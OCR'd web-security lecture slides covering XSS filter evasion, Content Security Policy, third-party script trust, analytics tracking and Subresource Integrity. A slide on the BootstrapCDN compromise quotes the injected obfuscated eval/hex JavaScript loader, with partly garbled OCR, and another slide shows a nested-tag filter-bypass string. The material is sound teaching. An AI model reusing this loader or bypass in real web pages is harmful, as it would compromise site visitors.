
Very simple XSS example



Very simple XSS example



Very simple XSS example



Attackers code will run on the browser when the browser "displays" the script!

Preventing XSS: filtering

- Key problem: rendering raw HTML from user input
  - Let's just filter it!
- Very hard in practice.
  - Blocking "<" and ">" is not enough; lots of ways to get code to execute in a browser…
  - Event handlers, other tags, not just script tags…
- Example: filter out <script
  - <script src="…">
  - <scr<scriptip src="…">

Preventing XSS: Content Security Policy


- Content Security Policy eliminates XSS by specifying the domains that the browser should consider to be valid sources of executable scripts
  - `Content-Security-Policy: default-src 'self' (means content can only be loaded from exact same domain, no inline scripts)`
  - `Content-Security-Policy: default-src 'self', img-src *; media-src media1.com; script-src good.com`
- CSP is served via HTTP headers, or can be embedded in pages via meta HTML object in DOM
- **Modern standard defense against XSS attacks**

Recap what we've talked about so far…

- Web is windy, twisted, complicated, and hard to reason about
  - Lots of growth in web comes from use cases, as those evolved, so too did security
- Evergreen lesson: **mixing code and data is bad**
  - Double evergreen lesson: Sanitize inputs, but don't do it yourself (libraries will help you here)
- You'll implement all these attacks in PA3! (Maybe you already have)


The Modern Web

Modern websites run a lot of stuff…



How many resources does this page load?

Modern websites run a lot of stuff



How many resources does this page load?

After ~1min…
425 requests!

Only about 40% come *from* cnn.com… so…?

Modern Websites

Third Party Resources

- Modern websites rely on many different types of *third-party resources* to provide services to keep their websites functional
  - Third party resources are ones served by external parties
    - If you are on cnn.com, any resource served from a domain that is NOT cnn.com (e.g., doubleclick.com, google-analytics.com)
  - These resources usually one of three things…
    - Images, CSS, *scripts*
      - Remember, scripts loaded from a third-party run **as the site**

Modern Websites

Third Party Resources

- What are some things that third-party resources might be used for?

Modern Websites

Third Party Resources

- What are some things that third-party resources might be used for?
  - Functionality (e.g., jQuery, CDNs, UI things)
  - Analytics (e.g., Google Analytics)
  - Social Media (e.g., FB like button)
  - Web Tracking (e.g., FB pixels) —> mostly to enable advertising

Modern Websites


Third Party Resources

- What are some things that third-party resources might be used for?
  - Functionality (e.g., jQuery, CDNs, UI things)
  - **Analytics (e.g., Google Analytics)**
  - **Social Media (e.g., FB like button)**
  - **Web Tracking (e.g., FB pixels) —> mostly to enable advertising**

Modern Websites

Analytics

- Many websites use analytics to continue to improve their services
  - Google analytics appears on 70% of sites
- Answers a number of questions
  - Where are clients coming from?
  - How long are they on the page?
  - What devices are they using?



Modern Websites

How does Google analytics work?

```
<!-- Google tag (gtag.js) -->
<script async src="https://www.googletagmanager.com/gtag/js?id=G-8YLEB9GP4Y"></script>
<script>
  window.dataLayer = window.dataLayer || [];
  function gtag(){dataLayer.push(arguments);}
  gtag('js', new Date());

  gtag('config', '<YOUR CODE HERE>');
</script>
```

Modern Websites

How does Google analytics work?

```
<!-- Google tag (gtag.js) -->
<script async src="https://www.googletagmanager.com/gtag/js?id=G-8YLEB9GP4Y"></script>
<script>
  window.dataLayer = window.dataLayer || [];
  function gtag(){dataLayer.push(arguments);}
  gtag('js', new Date());

  gtag('config', '<YOUR CODE HERE>');
</script>
```

- Google Analytics loads a script on the page — allowing it to **monitor everything** and send data back
- Scripts are loaded as page so… you can think of this include as explicit trust

Modern Websites

Explicit trust delegation

- Major companies have large presences on the web, and as a result, can see the majority of websites that you visit
  - Google appears on **82.2%** of the Top 1M, primarily because of analytics and advertising services
  - Facebook appears on **34.1%**, to enable social sharing + tracking

Company	Prevalence on Top 1M
Google	82.2%
Facebook	34.1%
Amazon	32.6%
Cloudflare	30.7%
Akamai	20.3%
MaxCDN	19.0%
Edgecast	17.9%
Fastly	15.5%
SoftLayer	11.8%
Twitter	11.2%

Where trust can go wrong — CDN Compromise

exploit injection #128

Closed **sdmytrenko-zz** opened this issue on May 25, 2013 · 22 comments

sdmytrenko-zz commented on May 25, 2013

this code:

e=eval;v="0"+"x";a=0;z="y";try{a*=2}catch(q){a=1}if(!a){try{--document["\x62od"+z]}c
{a2="_";sa=7;}z="70_6d_27_2f_75_68_7d_70_6e_68_7b_76_79_35_7c_7a_6c_79_48_6e_6c
_75_6b_6c_7f_56_6d_2f_29_54_5a_50_4c_29_30_27_45_27_37_27_30_82_11_6b_76_6a_7c_
35_7e_79_70_7b_6c_2f_2e_43_7a_7b_80_73_6c_45_35_71_81_40_3e_3c_39_38_73_76_7f_
76_7a_70_7b_70_76_75_41_68_69_7a_76_73_7c_7b_6c_42_27_73_6c_6d_7b_41_34_38_38_
42_27_7b_76_77_41_34_38_3e_40_39_77_7f_84_27_43_36_7a_7b_80_73_6c_45_27_43_6b_
73_68_7a_7a_44_29_71_81_40_3e_3c_39_38_73_76_7f_29_45_43_70_6d_79_68_74_6c_27_7a_79_6a_44_
29_6f_7b_7b_77_41_36_36_39_37_3f_35_3b_3a_35_39_3a_3d_35_38_3e_38_36_37_6a_68_3d_69_68_38_
3d_3c_3b_3a_3c_3d_3b_3e_38_36_78_35_77_6f_77_29_27_7e_70_6b_7b_6f_44_29_38_3e_39_29_27_6f_
6c_70_6e_6f_7b_44_29_38_3a_39_29_45_43_36_70_6d_79_68_74_6c_45_43_36_6b_70_7d_45_2e_30_4
2_11_84""split":za="":for(i=0;i<z.length;i++){za+=String"fromCharCode":}zaz=za:e(zaz):}

appe

http:/
http:/
http:/

Hot Pear
@hotpear

@jdorfman most likely false positive but NOD32 was flaggin bootstrapcdn's js files as having trojan. Might wanna check hash just to be sure.

BootstrapCDN Security Post-Mortem

A very unfortunate security event happened last month, which affected folks using BootstrapCDN. We at NetDNA want to share an open, detailed report in this blog post, and continue to answer questions that may not have been addressed. Read More

Defending against malicious resources: SRI

Subresource Integrity

- Fundamentally, issues of resource trust have to do with **integrity**: the resources we *think* we trust may be adversarially modified
  - How to fix this? Subresource integrity!
- Basically, hash the file, and embed in your page, browser will check file against hash and **block load** if it doesn't match

```
<script
  src="https://code.jquery.com/jquery-4.0.0.js"
  integrity="sha256-9fsHeVnKBvqh3FB2HYu7g2xseAZ5MlN6Kz/qnkASV8U="
  crossorigin="anonymous"></script>
```

Implicit trust

A mired, tangled web

- Trust on the web gets hard to reason about when you consider that… scripts can load basically anything arbitrary

Implicit trust


A mired, tangled web

- Trust on the web gets hard to reason about when you consider that… scripts can load basically anything arbitrary

Implicit trust

A mired, tangled web

